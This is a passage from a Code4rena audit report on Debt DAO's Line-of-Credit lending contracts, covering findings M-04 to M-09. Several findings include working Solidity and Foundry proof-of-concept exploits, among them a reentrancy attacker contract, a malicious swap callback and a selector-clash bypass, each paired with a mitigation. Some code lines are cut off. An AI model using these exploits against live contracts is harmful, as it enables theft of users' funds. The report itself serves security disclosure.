        vm.stopPrank();
        vm.prank(lender);
        //double msg.value then amount
        line.increaseCredit{value:amount*2}(id, amount);
        vm.stopPrank();

        //total amount * 3 in contract

        //borrow 2 ether
        vm.startPrank(borrower);
        line.borrow(id, amount * 2);
        vm.stopPrank();

        //depositAndClose full extra funds (amount)
        vm.startPrank(borrower);
        line.depositAndClose{value:amount*2}();
        vm.stopPrank();
```

```
        //validate funds are stuck
        assert(address(line).balance == amount*3 - amount*2);
    }
```

The POC demonstrates how Borrower and Lender funds get locked in the protocol.

Tools Used

VS Code, Foundry

Recommended Mitigation Steps

Options:

1. refund - in receiveTokenOrETH, refund tokens back to `msg.sender` if `msg.value > amount`
2. revert - change the expression `if(msg.value < amount)` to `if(msg.value != amount)` and revert the transaction.

dmvt (judge) decreased severity to Medium and commented:

> This has been rated Medium because it requires that the borrower or lender send too much ETH in the first place (external factor). Great report quality!

kibagateaux (Debt DAO) confirmed

[M-04] Lender can trade claimToken in a malicious way to steal the borrower's money via `claimAndRepay()` in SpigotedLine by using malicious zeroExTradeData

Submitted by perseverancesuccess, *also found by* Trust, HE1M, minhquanym, adriro, cccz, 0x52, Lambda, *and* aphak5010

https://github.com/debtdao/Line-of-Credit/blob/audit/code4rena-2022-11-03/contracts/modules/credit/SpigotedLine.sol#L106-L112

https://github.com/debtdao/Line-of-Credit/blob/audit/code4rena-2022-11-03/contracts/utils/SpigotedLineLib.sol#L75-L85

Impact

Lender can trade claimToken in a malicious way to steal the borrower's money via `claimAndRepay()` in SpigotedLine by using malicious zeroExTradeData.

In the design of the protocol, the lender can use the function `claimAndRepay()`, the lender can take claimToken by spigot.claimEscrow and then trade the claimToken to the CreditTOken via ZeroEx exchange, then repay the credit.

```
    function claimAndRepay(address claimToken, bytes calldata zeroEx
            whileBorrowing
            nonReentrant
            returns (uint256) {

    ...
    // Line 106 - Line 112
    uint256 newTokens = claimToken == credit.token ?
              spigot.claimEscrow(claimToken) :  // same asset. dont
              _claimAndTrade(                   // trade revenue tok
                  claimToken,
                  credit.token,
                  zeroExTradeData
              );
    ...
    // Line 128 - Line 130
     credits[id] = _repay(credit, id, repaid);

            emit RevenuePayment(claimToken, repaid);

    ...

    }



    function _claimAndTrade(
          address claimToken,
          address targetToken,
          bytes calldata zeroExTradeData
        )
```

```
        internal
        returns (uint256)
    {
        (uint256 tokensBought, uint256 totalUnused) = SpigotedLi
            claimToken,
            targetToken,
            swapTarget,
            address(spigot),
            unusedTokens[claimToken],
            zeroExTradeData
        );

        // we dont use revenue after this so can store now
        unusedTokens[claimToken] = totalUnused;
        return tokensBought;
    }



function claimAndTrade(
        address claimToken,
        address targetToken,
        address payable swapTarget,
        address spigot,
        uint256 unused,
        bytes calldata zeroExTradeData
    )
    external
        returns(uint256, uint256)

{
...
 trade(
            claimed + unused,
            claimToken,
            swapTarget,
            zeroExTradeData
        );

        // underflow revert ensures we have more tokens than we
        uint256 tokensBought = LineLib.getBalance(targetToken) -

        if(tokensBought == 0) { revert TradeFailed(); } // ensur
...
```

```
}
```

In the function to claimAndTrade in SpigotedLineLib.sol, the check in line 85 to check if tokenBought is not equal to 0 then revert.

The bug here is the zeroExTradeData is controlled by the lender and can be malicious and can manipulate the flow to bypass the check in line 85.

Proof of Concept

The following code can manipulate and bypass the check to steal money of the borrower.

Step 1: Construct the zeroExTradeData data to sell the claimToken to ETH via the ZeroEx exchange data. The lender constructs the zeroExTradeData to send ETH to the exploit contract.

Step 2: In the exploit contract, have the `receive()` function to receive ETH from ZeroEx exchange. Since the exchange was from claimToken to ETH, so the exploit contract will receive the ETH and the code in receive function will be hit.

```
receive() external payable {
    console.log("Callback hit: Send the SpigottedLine Contract s
    uint256 amount = 100;
    creditToken.transfer(address(line),amount);
    console.log("Receive the amount of ETH: %s", msg.value);
  }
```

In the `receive()` function, the exploit contract transfers some amount of creditToken to the SpigotedLine contract to bypass the check:

```
if(tokensBought == 0) { revert TradeFailed(); } // ensure toker
```

Since this check requires only not 0, so the lender can send only 1 or very small amount, e.g. 100 of creditToken.

This amount then will be used to repay the credit.

So this means, the borrower lost money, because the lender can claim big amount of claimToken and repay a little for the credit.

In the zip file in the Google_Drive link, there is the POC written for this bug.

The test case is test*lender*can*claim*and*repay*\3 in file SpigotedLine.t.modified.sol

You can put this file to the tests folder
https://drive.google.com/file/d/1IWAV8Zz5KVgw22-gnVZrOxkcYrgv8cO2/view?usp=sharing

You can run the POC by calling:

```
forge test -m test_lender_can_claim_and_repay_3 -vvvvv --fork-ur
umber 15918000
```

Here I use the block-number to make the test log stable, but this does not impact the logic of POC.

You can find the detailed log file: Line-of-Credit\test*claim*\221107_2311.log.

The full log file here: https://drive.google.com/file/d/1LTY2-z8gOlOen0Ut9CbX1KpwvDvNVQdx/view?usp=sharing

In this log file, the lender claims 1000 DAI (DAI is revenueToken) then sell to receive 0.6324 ETH, but repays only 100 * (10 ** -18) BUSD for the borrower.

Logs:

Step 0: As a Borrower borrow some money

Step 1: Construct the tradeData to call claimAndRepay as the lender claimed: 100000000000000000000

unused: 0

sellAmount: 100000000000000000000

Step 1: As the lender, call claimAndRepay with Malicious zeroExTradeData

Callback hit: Send the SpigottedLine Contract some CreditToken to bypass the check of Balance

Receive the amount of ETH: 6324280067853367 34 emit RepayInterest(id: 0xa874d9028515004739 43ebb58b0c06aca6125454fa55abe5637379305db10141, amount: 0)

emit RepayPrincipal(id: 0xa874d9028515004739 43ebb58b0c06aca6125454fa55abe5637379305db10141, amount: 100)

RevenuePayment(token: DAI: [0x6b175474e89094c44da98b954eedeac495271d0f], amount: 100)

You can use the POC.patch here: https://drive.google.com/file/d/17Ycdi5czBoFOKNQlgVqWxVdHxfw04304/view?usp=sharing

To use it use command

```
git apply POC.patch
```

To run use command

```
forge install
forge test -m test_lender_can_claim_and_repay_3 -vvvvv --fork-ur
umber 15918000
```

The full code repository: https://drive.google.com/file/d/1LTY2-z8gOlOen0Ut9CbX1KpwvDvNVQdx/view?usp=sharing

Tools Used

Foundry

Recommended Mitigation Steps

This is a difficult bug to fix if the protocol still allows the lender to use this functionality. Probably should limit this functionality for the borrower to use. Because the borrower will not benefit from stealing his own money.

dmvt (judge) decreased severity to Medium

dmvt (judge) commented:

> A note on this. **#411** describes a different vector of the same fundamental attack. It's likely that the vector in #411 is more likely to occur, but I'm marking this one the best due to the inclusion of a test and descriptive POC. For the final report it should be noted that both the lender and borrower can perform a version of this attack.

kibagateaux (Debt DAO) confirmed

[M-05] Reentrancy bug allows lender to steal other lenders funds

Submitted by **0xdeadbeef0x**, *also found by* **SmartSek**, **joestakey**, *and* **hansfriese**

A reentrancy bug in `LineOfCredit.sol` allows the lender to steal other lenders tokens if they are lending the same tokens type (loss of funds).

The reentrancy occurs in the `_close(credit, id)` function in `LineOfCredit.sol`. The `credit[id]` state variable is cleared only after sendings tokens to the lender.

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L483

```
function _close(Credit memory credit, bytes32 id) internal v
    if(credit.principal > 0) { revert CloseFailedWithPrincip

    // return the Lender's funds that are being repaid
```

```
        if (credit.deposit + credit.interestRepaid > 0) {
            LineLib.sendOutTokenOrETH(
                credit.token,
                credit.lender,
                credit.deposit + credit.interestRepaid
            );
        }

        delete credits[id]; // gas refunds

        // remove from active list
        ids.removePosition(id);
        unchecked { --count; }

        // If all credit lines are closed the the overall Line c
        if (count == 0) { _updateStatus(LineLib.STATUS.REPAID);

        emit CloseCreditPosition(id);

        return true;
    }
```

Proof of Concept

Reentrancy is possible if the borrower is lending tokens that can change the control flow. Such tokens are based on ERC20 such as ERC777, ERC223 or other customized ERC20 tokens that alert the receiver of transactions. Example of a real-world popular token that can change control flow is PNT (pNetwork).

As the protocol supports any token listed on the oracle, if the oracle currently supports (or will support in the future) a feed of the above tokens, the bug is exploitable.

If a reentrancy occurs in the `_close(credit, id)` function, the `credit[id]` state variable is cleared only after sendings tokens to the lender. A lender can abuse this by reentrancy to `close(id)` and retrieve `credit.deposit + credit.interestRepaid` amount of `credit.token`. A lender can repeat these processes as long as LineOfCredit has funds available.

The POC will demonstrate the following flow:

1. Borrower adds a new credit with lender1 on 1000 tokens.
2. Borrower lends 1000 from lender1
3. Borrower repays debt
4. Borrower adds a new credit with lender2 on 1000 tokens
5. Borrower closes debt with lender1
6. Lender1 receives 2000 tokens.

Add the `MockLender.sol` to mock folder.

```
pragma solidity 0.8.9;

import { ILineOfCredit } from "../interfaces/ILineOfCredit.sol";
import { Token777 } from "./Token777.sol";

contract MockLender {
    address owner;
    ILineOfCredit line;
    bytes32 id;
    bool lock;

    event GotMoney(uint256 amount);

    constructor(address _line) public {
        line = ILineOfCredit(_line);
        owner = msg.sender;
    }

    function addCredit(
        uint128 drate,
        uint128 frate,
        uint256 amount,
        address token
    ) external {
        require(msg.sender == owner, "Only callable by owner");
        Token777(token).approve(address(line), amount);
        Token777(token).approve(address(owner), type(uint256).ma
        Token777(token).mockAddToRegistry();
        id = line.addCredit(drate, frate, amount, token, address
    }
    function tokensReceived(
        address operator,
        address from,
```

```
        address to,
        uint256 amount,
        bytes calldata userData,
        bytes calldata operatorData
    ) external {
        emit GotMoney(amount);
        if(!lock){
            lock = true;
            line.close(id);
        }
    }

    receive() external payable {
    }

}
```

Add `Token777.sol` to mocks folder:

```
pragma solidity 0.8.9;

import "openzeppelin/token/ERC20/ERC20.sol";
interface IERC777Recipient {
    function tokensReceived(
        address operator,
        address from,
        address to,
        uint256 amount,
        bytes calldata userData,
        bytes calldata operatorData
    ) external;
}

contract Token777 is ERC20("Token used to trade", "777") {
    mapping(address => uint256) private _balances;
    mapping(address => address) private registry;
    uint256 private _totalSupply;

    string private _name;
    string private _symbol;

    // ERC20-allowances
    mapping(address => mapping(address => uint256)) private _all
```

```
    event Test(address);

    constructor() {
    }

    function mint(address account, uint256 amount) external retu
        _mint(account, amount);
        return true;
    }

    function _mint(
        address account,
        uint256 amount
    ) internal virtual override{
        require(account != address(0), "ERC777: mint to the zerc

        // Update state variables
        _totalSupply += amount;
        _balances[account] += amount;
        emit Test(account);
    }
    function balanceOf(address account) public view virtual over
        return _balances[account];
    }

    function approve(address spender, uint256 value) public virt
        address holder = _msgSender();
        _approve(holder, spender, value);
        return true;
    }
   function _approve(
        address holder,
        address spender,
        uint256 value
    ) internal  virtual override {
        require(holder != address(0), "ERC777: approve from the
        require(spender != address(0), "ERC777: approve to the z

        _allowances[holder][spender] = value;
        emit Approval(holder, spender, value);
    }
    function transferFrom(
        address holder,
        address recipient,
        uint256 amount
    ) public virtual override returns (bool) {
```

```
    address spender = _msgSender();
    emit Test(msg.sender);
    _spendAllowance(holder, spender, amount);
    _send(holder, recipient, amount, "", "", false);
    return true;
}

function allowance(address holder, address spender) public v
    return _allowances[holder][spender];
}
function _spendAllowance(
    address owner,
    address spender,
    uint256 amount
) internal override virtual {
    emit Test(msg.sender);
    uint256 currentAllowance = allowance(owner, spender);
    if (currentAllowance != type(uint256).max) {
        require(currentAllowance >= amount, "ERC777: insuffi
        unchecked {
            _approve(owner, spender, currentAllowance - amou
        }
    }
}

function transfer(address recipient, uint256 amount) public
    _send(_msgSender(), recipient, amount, "", "", false);
    return true;
}

function _send(
    address from,
    address to,
    uint256 amount,
    bytes memory userData,
    bytes memory operatorData,
    bool requireReceptionAck
) internal virtual {
    require(from != address(0), "ERC777: transfer from the z
    require(to != address(0), "ERC777: transfer to the zero

    address operator = _msgSender();

    _move(operator, from, to, amount, userData, operatorData

    _callTokensReceived(operator, from, to, amount, userData
```

```
    }


    function _move(
        address operator,
        address from,
        address to,
        uint256 amount,
        bytes memory userData,
        bytes memory operatorData
    ) private {
        uint256 fromBalance = _balances[from];
        require(fromBalance >= amount, "ERC777: transfer amount
        unchecked {
            _balances[from] = fromBalance - amount;
        }
        _balances[to] += amount;
    }

    function _callTokensReceived(
        address operator,
        address from,
        address to,
        uint256 amount,
        bytes memory userData,
        bytes memory operatorData,
        bool requireReceptionAck
    ) private {
        address implementer = registry[to];
        if (implementer != address(0)) {
            IERC777Recipient(implementer).tokensReceived(operato
        }
    }

    function mockAddToRegistry() external {
        registry[msg.sender] = msg.sender;
    }

}
```

Add the following imports to `LineOfCredit.t.sol`:

```
import { MockLender } from "../mock/MockLender.sol";
```

```
import { Token777 } from "../mock/Token777.sol";
```

Add the following test to `LineOfCredit.t.sol`:

```
    function test_reentrancy() public {
        uint256 lenderOneAmount = 1000;
        uint256 lenderTwoAmount = 1000;
        Token777 tokenUsed = new Token777();
        // Create lenderController
        address lenderOneController = address(0xdeadbeef);
        address lender2 = address(0x1337);

        // Create lenderContract
        vm.startPrank(lenderOneController);
        MockLender lenderOneContract = new MockLender(address(li
        vm.stopPrank();

        // give lenders their lend amount of token
        tokenUsed.mint(address(lenderOneContract), lenderOneAmou
        tokenUsed.mint(address(lender2), lenderTwoAmount);

        // add support of the token to the SimpleOracle
        oracle.changePrice(address(tokenUsed), 1000 * 1e8); // 1

        // Borrowers adds credit line from lender2
        vm.startPrank(borrower);
        line.addCredit(dRate, fRate, lenderOneAmount, address(tc
        vm.stopPrank();

        // LenderOne adds credit line
        vm.startPrank(lenderOneController);
        lenderOneContract.addCredit(dRate, fRate, lenderOneAmour
        vm.stopPrank();

        //borrow 1 ether
        bytes32 id_first = line.ids(0);
        vm.startPrank(borrower);
        line.borrow(id_first, lenderOneAmount);
        vm.stopPrank();

        // Borrowers adds an additional credit line from lender2
        vm.startPrank(borrower);
        line.addCredit(dRate, fRate, lenderTwoAmount, address(tc
        vm.stopPrank();
```

```
        // Lender2 adds an additional credit line from
        vm.startPrank(lender2);
        tokenUsed.approve(address(line), lenderTwoAmount);
        line.addCredit(dRate, fRate, lenderTwoAmount, address(tc
        vm.stopPrank();

        // repay all debt to lender 1
        vm.startPrank(borrower);
        tokenUsed.approve(address(line), lenderOneAmount);
        line.depositAndRepay(lenderOneAmount);
        line.close(id_first);
        vm.stopPrank();

        //validate that lender1 was able to steal lender2 tokens
        assert(tokenUsed.balanceOf(address(lenderOneContract)) =
    }
```

To run the POC execute: `forge test -v`

Expected output:

```
[PASS] test_reentrancy() (gas: 1636410)
Test result: ok. 1 passed; 0 failed; finished in 1.71ms
```

To get full trace execute: `forge test -vvvv`

Tools Used

VS Code, Foundry.

Recommended Mitigation Steps

Send tokens only at the end of `_close(Credit memory credit, bytes32 id)` or add a reentrancyGuard.

kibagateaux (Debt DAO) disputed and commented:

> Similar comments to #176. Both Lenders would have to agree to use tokens that have inherent reentrancy attacks built into the token. This issue feels much more

> valid than the other one.

> In my opinion its not valid to say “if you add malicious things, malicious things happen”. If I didn’t want token reentrancy attacks, I simply wouldn’t add tokens with explicit arbitrary reentrancy abilities.

dmvt (judge) commented:

> That line of reasoning doesn’t hold up. The user should be protected against accidentally allowing a token that has a reentrancy attack vector. There is not an immediate and obvious difference between ERC777 and ERC20 tokens. This issue has been a viable Medium risk going all the way back to Uniswap V2 (or possibly before).

[M-06] The lender can draw out extra credit token from borrower’s account

Submitted by KingNFT*, also found by* __141345__*,* adriro*, and* Ch_301

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L388

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L488

Impact

When the credit token is ERC20 extensive with hook, such as ERC777 token, the lender can exploit it to draw out extra tokens from borrower’s account. And the `count` state variable would also be underflowed, cause the line contract can’t be ‘REPAID’, the borrower will never be able to get back the collateral.

P.S.

Similar attack on imBTC

Proof of Concept

The vulnerable point is in `\_close()` function,

```
function _close(Credit memory credit, bytes32 id) internal virtu
    // ...
    if (credit.deposit + credit.interestRepaid > 0) {
        LineLib.sendOutTokenOrETH( // @audit reentrancy attack f
            credit.token,
            credit.lender,
            credit.deposit + credit.interestRepaid
        );
    }
    // ...
}
```

The following testcase shows how to exploit it, put it into a new LenderExploit.t.sol file under ‘test’ directory, it will pass

```
pragma solidity 0.8.9;

import "forge-std/Test.sol";
import { Denominations } from "chainlink/Denominations.sol";
import { Address } from "openzeppelin/utils/Address.sol";

import { Spigot } from "../modules/spigot/Spigot.sol";
import { Escrow } from "../modules/escrow/Escrow.sol";
import { SecuredLine } from "../modules/credit/SecuredLine.sol";
import { ILineOfCredit } from "../interfaces/ILineOfCredit.sol";
import { ISecuredLine } from "../interfaces/ISecuredLine.sol";

import { LineLib } from "../utils/LineLib.sol";
import { MutualConsent } from "../utils/MutualConsent.sol";

import { MockLine } from "../mock/MockLine.sol";
import { SimpleOracle } from "../mock/SimpleOracle.sol";
import { RevenueToken } from "../mock/RevenueToken.sol";


interface IHook {
    function tokensReceived(
        address from,
        address to,
```

```
        uint256 amount
    ) external;
}

contract RevenueTokenWithHook is RevenueToken {
    using Address for address;
    mapping(address => bool) public registry;

    function _afterTokenTransfer(
        address from,
        address to,
        uint256 amount
    ) internal virtual override {
        super._afterTokenTransfer(from, to, amount);
        if (registry[to]) {
            IHook(to).tokensReceived(from, to, amount);
        }
    }

    function registerHook(address addr) external {
        registry[addr] = true;
    }
}

contract Attacker is IHook {
    uint256 constant ATTACK_COUNT = 10;
    SecuredLine line;
    address borrower;
    RevenueTokenWithHook token;
    uint256 count;
    bool attackEnable;
    constructor(address line_, address borrower_, address token_
        line = SecuredLine(payable(line_));
        borrower = borrower_;
        token = RevenueTokenWithHook(token_);
        token.registerHook(address(this));
    }
    function tokensReceived(
            address,
            address,
            uint256
        ) external {
        if (msg.sender != address(token)) return;
        if (!attackEnable) return;
        uint256 count_ = count;
        if (count_ >= ATTACK_COUNT) return;
```

```
        count = count_ + 1;
        bytes32 id = line.ids(0);
        (uint256 deposit,,,,,,) = line.credits(id);
        token.transfer(address(line), deposit);
        line.close(id);
    }

    function enableAttack() external {
        attackEnable = true;
    }
}


contract ExploitCloseFunctionTest is Test {
    uint256 constant ONE_YEAR = 365.25 days;
    uint256 constant ATTACK_COUNT = 10;
    Escrow escrow;
    Spigot spigot;
    RevenueTokenWithHook supportedToken1;
    RevenueToken supportedToken2;
    RevenueToken unsupportedToken;
    SimpleOracle oracle;
    SecuredLine line;
    uint mintAmount = 100 ether;
    uint MAX_INT = 11579208923731619542357098500868790785326998
    uint32 minCollateralRatio = 10000; // 100%
    uint128 dRate = 100;
    uint128 fRate = 1;
    uint ttl = ONE_YEAR;

    address borrower;
    address arbiter;
    address lender;

    function setUp() public {
        borrower = address(20);
        arbiter = address(this);
        supportedToken1 = new RevenueTokenWithHook();
        supportedToken2 = new RevenueToken();
        unsupportedToken = new RevenueToken();

        spigot = new Spigot(arbiter, borrower, borrower);
        oracle = new SimpleOracle(address(supportedToken1), addr

        escrow = new Escrow(minCollateralRatio, address(oracle),
```

```
        line = new SecuredLine(
          address(oracle),
          arbiter,
          borrower,
          payable(address(0)),
          address(spigot),
          address(escrow),
          ONE_YEAR,
          0
        );
        lender = address(new Attacker(address(line), borrower, a
        assertEq(supportedToken1.registry(lender), true);

        escrow.updateLine(address(line));
        spigot.updateOwner(address(line));

        assertEq(uint(line.init()), uint(LineLib.STATUS.ACTIVE))

        _mintAndApprove();
        escrow.enableCollateral( address(supportedToken1));
        escrow.enableCollateral( address(supportedToken2));

        vm.startPrank(borrower);
        escrow.addCollateral(1 ether, address(supportedToken2));
        vm.stopPrank();
    }

    function testExpoit() public {
        _addCredit(address(supportedToken1), 1 ether);
        bytes32 id = line.ids(0);
        vm.warp(line.deadline() - ttl / 2);
        line.accrueInterest();
        (uint256 deposit, , uint256 interestAccrued, , , , ) = l
        uint256 lenderBalanceBefore = supportedToken1.balanceOf(
        uint256 lenderBalanceAfterExpected = lenderBalanceBefore

        Attacker(lender).enableAttack();
        hoax(lender);
        line.close(id);
        vm.stopPrank();
        uint256 lenderBalanceAfter = supportedToken1.balanceOf(l
        assertEq(lenderBalanceAfter, lenderBalanceAfterExpected
        (uint256 count,) = line.counts();
        assertEq(count, MAX_INT - ATTACK_COUNT + 1);
    }
```

```
    function _mintAndApprove() internal {
        deal(lender, mintAmount);

        supportedToken1.mint(borrower, mintAmount);
        supportedToken1.mint(lender, mintAmount);
        supportedToken2.mint(borrower, mintAmount);
        supportedToken2.mint(lender, mintAmount);
        unsupportedToken.mint(borrower, mintAmount);
        unsupportedToken.mint(lender, mintAmount);

        vm.startPrank(borrower);
        supportedToken1.approve(address(escrow), MAX_INT);
        supportedToken1.approve(address(line), MAX_INT);
        supportedToken2.approve(address(escrow), MAX_INT);
        supportedToken2.approve(address(line), MAX_INT);
        unsupportedToken.approve(address(escrow), MAX_INT);
        unsupportedToken.approve(address(line), MAX_INT);
        vm.stopPrank();

        vm.startPrank(lender);
        supportedToken1.approve(address(escrow), MAX_INT);
        supportedToken1.approve(address(line), MAX_INT);
        supportedToken2.approve(address(escrow), MAX_INT);
        supportedToken2.approve(address(line), MAX_INT);
        unsupportedToken.approve(address(escrow), MAX_INT);
        unsupportedToken.approve(address(line), MAX_INT);
        vm.stopPrank();

    }

    function _addCredit(address token, uint256 amount) public {
        hoax(borrower);
        line.addCredit(dRate, fRate, amount, token, lender);
        vm.stopPrank();
        hoax(lender);
        line.addCredit(dRate, fRate, amount, token, lender);
        vm.stopPrank();
    }

    receive() external payable {}
}
```

Related links:

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L388

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L488

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L173

Tools Used

VS Code

Recommended Mitigation Steps

Add reentrancy protection on `close()` function.

dmvt (judge) decreased severity to Medium and commented:

> Has external requirements making the report Medium risk, not High.

kibagateaux (Debt DAO) commented:

> Could be marked as "Acknowledged". At the end of the day Borrowers and Lenders agree to which tokens to use, Debt DAO has no part in decision.

> In my opinion it's not valid to say "If you add malicious things, malicious things happen". If I didn't want token reentrancy attacks, I simply wouldn't add tokens with explicit arbitrary reentrancy abilities.

dmvt (judge) commented:

> I think the sponsor misunderstands something fundamental about the way reentrancy attacks happen. The token itself isn't malicious. It's the external calls the token makes as part of its normal interaction that *can be made*, but are not necessarily, malicious. Issue stands.

[M-07] Whitelisted functions aren't scoped to revenue contracts and may lead to unnoticed calls due to selector clashing

Submitted by adriro*, also found by* berndartmueller*,* bin2chen*,* Jeiwan*,* Ruhum*, and* rvierdiiev

https://github.com/debtdao/Line-of-Credit/blob/audit/code4rena-2022-11-03/contracts/utils/SpigotLib.sol#L67

https://github.com/debtdao/Line-of-Credit/blob/audit/code4rena-2022-11-03/contracts/utils/SpigotLib.sol#L14

Whitelisted functions in the Spigot contract don't have any kind of association or validation to which revenue contract they are intended to be used. This may lead to inadvertently whitelisting a function in another revenue contract that has the same selector but a different name (signature).

Impact

Functions in Solidity are represented by the first 4 bytes of the keccak hash of the function signature (name + argument types). It is possible (and not difficult) to find different functions that have the same selector.

In this way, a bad actor can try to use an innocent looking function that matches the selector of another function (in a second revenue contract) that has malicious intentions. The arbiter will review the innocent function, whitelist its selector, while unknowingly enabling a potential call to the malicious function, since whitelisted functions can be called on any revenue contract.

Mining for selector clashing is feasible since selectors are 4 bytes and the search space isn't that big for current hardware.

This is similar to the attack found on proxies, documented here and here.

Proof of Concept

In the following test, the `collate_propagate_storage(bytes16)` function is whitelisted because it looks safe enough to the arbiter. Now, `collate_propagate_storage(bytes16)` has the same selector as `burn(uint256)`, which allows a bad actor to call `EvilRevenueContract.burn` using the `operate` function of the Spigot.

Note: the context for this test (setup, variables and helper functions) is similar to the one found in the file `Spigot.t.sol`.

```
contract InnocentRevenueContract {
    function collate_propagate_storage(bytes16) external {
        // It's all safe here!
        console.log("Hey it's all good here");
    }
}

contract EvilRevenueContract {
    function burn(uint256) external {
        // Burn the world!
        console.log("Boom!");
    }
}

function test_WhitelistFunction_SelectorClash() public {
      vm.startPrank(owner);

      spigot = new Spigot(owner, treasury, operator);

      // Arbiter looks at InnocentRevenueContract.collate_propag
      spigot.updateWhitelistedFunction(InnocentRevenueContract.c
      assertTrue(spigot.isWhitelisted(InnocentRevenueContract.co

      // Due to selector clashing EvilRevenueContract.burn gets
      assertTrue(spigot.isWhitelisted(EvilRevenueContract.burn.s


      EvilRevenueContract evil = new EvilRevenueContract();
      // ISpigot.Setting memory settings = ISpigot.Setting(90, c
      // require(spigot.addSpigot(address(evil), settings), "Fai

      vm.stopPrank();

      // And we can call it through operate...
```

```
        vm.startPrank(operator);
        spigot.operate(address(evil), abi.encodeWithSelector(EvilF
    }
```

Recommendation

Associate whitelisted functions to particular revenue contracts (for example, using a `mapping(address => mapping(bytes4 => bool))`) and validate that the selector for the call is enabled for that specific revenue contract in the `operate` function.

dmvt (judge) decreased severity to Medium

kibagateaux (Debt DAO) acknowledged

[M-08] Mistakenly sent eth could be locked

Submitted by **__141345__**, *also found by* **0xSmartContract**, **joestakey**, **rbserver**, **datapunk**, **eierina**, **bin2chen**, **Tomo**, **0xbepresent**, **aphak5010**, *and* **cloudjunky**

If ERC20 and eth are transferred at same time, the mistakenly sent eth will be locked.

There are several functions that could be affected and cause user fund lock:

- `addCollateral()`
- `addCredit()`
- `increaseCredit()`
- `depositAndClose()`
- `depositAndRepay()`
- `close()`

Proof of Concept

In `receiveTokenOrETH()`, different logic is used to handle ERC20 and eth transfer. However, in the ERC20 if block, mistakenly sent eth will be ignored. This part of eth will be locked in the contract.

```
// Line-of-Credit/contracts/utils/LineLib.sol
    function receiveTokenOrETH(
      address token,
      address sender,
      uint256 amount
    )
      external
      returns (bool)
    {
        if(token == address(0)) { revert TransferFailed(); }
        if(token != Denominations.ETH) { // ERC20
            IERC20(token).safeTransferFrom(sender, address(this)
        } else { // ETH
            if(msg.value < amount) { revert TransferFailed(); }
        }
        return true;
    }
```

Recommended Mitigation Steps

In the ERC20 part, add check for `msg.value` to ensure no eth is sent:

```
        if(token != Denominations.ETH) { // ERC20
            if (msg.value > 0) { revert TransferFailed(); }
            IERC20(token).safeTransferFrom(sender, address(this)
        } else { // ETH
```

kibagateaux (Debt DAO) confirmed

[M-09] Variable balance ERC20 support

Submitted by __141345__, *also found by* minhquanym, everyanykey, pashov, rbserver, Ch_301, hansfriese, cccz, ladboy233, Jeiwan, codexploder, Ruhum, Bnke0x0, ayeslick, Lambda, aphak5010, *and* rvierdiiev

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L94-L96

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/EscrowLib.sol#L75-L79

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L273-L280

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L487-L493

Impact

Some ERC20 may be tricky for the balance. Such as:

- fee on transfer (STA, USDT also has this mode)
- rebasing (aToken from AAVE)
- variable balance (stETH, balance could go up and down)

For these tokens, the balance can change over time, even without `transfer()/transferFrom()`. But current accounting stores the spot balance of the asset.

The impacts include:

- the calculation of collateral value could be inaccurate
- protocol could lose funds due to the deposit/repay amount being less than the actual transferred amount after fee
- the amount user withdraw collateral when `_close()` will be inaccurate
    - some users could lose funds due to under value
    - some funds could be locked due to the balance inflation
    - some funds might be locked due to the balance deflation

Proof of Concept

The spot new deposit amount is stored in the mapping `self.deposited[token].amount` and `credit.deposit`, and later used to calculate the collateral value and withdraw amount.

```
// Line-of-Credit/contracts/utils/EscrowLib.sol
    function addCollateral(EscrowState storage self, address ora
        // ...
        LineLib.receiveTokenOrETH(token, msg.sender, amount);

        self.deposited[token].amount += amount;
        // ...
    }

    function _getCollateralValue(EscrowState storage self, addre
            // ...
            d = self.deposited[token];
                // ...
                collateralValue += CreditLib.calculateValue(
                  o.getLatestAnswer(d.asset),
                  deposit,
                  d.assetDecimals
                );
            // ...
    }

// Line-of-Credit/contracts/modules/credit/LineOfCredit.sol
    function increaseCredit(bytes32 id, uint256 amount) {
        // ...
        Credit memory credit = credits[id];
        credit = _accrue(credit, id);

        credit.deposit += amount;

        credits[id] = credit;

        LineLib.receiveTokenOrETH(credit.token, credit.lender, a

        // ...
    }

    function _close(Credit memory credit, bytes32 id) internal v
        // ...
        if (credit.deposit + credit.interestRepaid > 0) {
            LineLib.sendOutTokenOrETH(
```

```
                credit.token,
                credit.lender,
                credit.deposit + credit.interestRepaid
            );
        }
```

However, if the balance changed later, the returned collateral value will be inaccurate. And the amount used when withdraw collateral in `_close()` is also wrong.

Recommended Mitigation Steps

- checking the before and after balance of token transfer
- recording the relative shares of each user instead of specific amount
- if necessary, call `ERC20(token).balanceOf()` to confirm the balance
- disallow such kind of tokens

dmvt (judge) commented:

> This issue encompasses all 'non-standard' ERC20 tokens and their potential side effects within the system. Special mention for report **#350**, which adds a case this report fails to capture.

kibagateaux (Debt DAO) disputed

[M-10] `address.call{value:x}()` should be used instead of `payable.transfer()`

